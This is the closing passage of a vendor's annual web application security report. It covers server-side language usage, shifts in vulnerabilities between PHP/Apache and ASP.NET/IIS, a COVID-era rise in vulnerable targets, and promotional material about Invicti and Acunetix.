
Usage of Server-Side Programming Languages

The overall landscape shows that usage of PHP is approximately static. The second most popular technology is ASP.NET but it is slowly losing ground to other less mainstream server-side languages. This continues last year's trend.

The main thing to infer is that ASP.NET is losing ground, mainly to Ruby.

Usage of Server-Side Programming Languages in 2020

Data obtained from [w3techs](#) - Jan 2021





Usage of Server-Side Programming Languages (cont'd)

If we map PHP to Apache/nginx and ASP/ASP.NET to IIS, we can conclude that:

- The percentage of vulnerabilities related to PHP and Apache/nginx has increased significantly
- The percentage of vulnerabilities related to ASP/ASP.NET and IIS is almost the same as last year

Apache/nginx+PHP vs. IIS+ASP/ASP.NET (2020)





**LOOKING
AHEAD**

CONCLUSION

While the global web application security posture has been slowly shifting in the right direction over the past several years, the year 2020 and the COVID-19 pandemic have halted this progress and even reverted it in some cases. Although the number of vulnerabilities had been gradually decreasing, in 2020, the total number of targets with vulnerabilities went from 26% to 27%, making this the first increase in several years.

We understand that due to the COVID-19 pandemic many organizations are experiencing organizational and budget difficulties, but we believe that moving the focus away from web application security presents significant risks. The shift to remote work forces organizations to rely more on cloud computing apps and less on internal structures – and all cloud apps are web applications. Looking ahead, we recommend that organizations renew their focus on web application security, as cloud apps have become even more critical to business operations than ever before.

To help organizations manage their cloud applications more effectively, Acunetix continues to expand its capabilities. Simply put, we keep making Acunetix **faster** (less time needed to scan the same web application), **smarter** (fewer requests needed to scan), **easier** (improvements to the user interface), and more **integrated** (we keep adding integrations with more and more systems).





About Invicti Security

Invicti Security is changing the way web applications are secured. A global leader in web application security for more than 15 years, Invicti's dynamic and interactive application security products help organizations in every industry scale their overall security operations, make the best use of their security resources, and engage developers in helping to improve their overall security posture. Invicti's product Netsparker delivers industry-leading enterprise web application security, while Acunetix is designed for small and medium-sized companies. Invicti is backed by Turn/River Capital, and is headquartered in Austin, Texas, with offices in London, Malta, and Istanbul.



Acunetix, the world's first-ever automated web application security scanner, combines dynamic and interactive application security testing to discover vulnerabilities that evade other tools and nearly eliminate false positives, so that organizations can streamline their security process and prioritize issue resolution.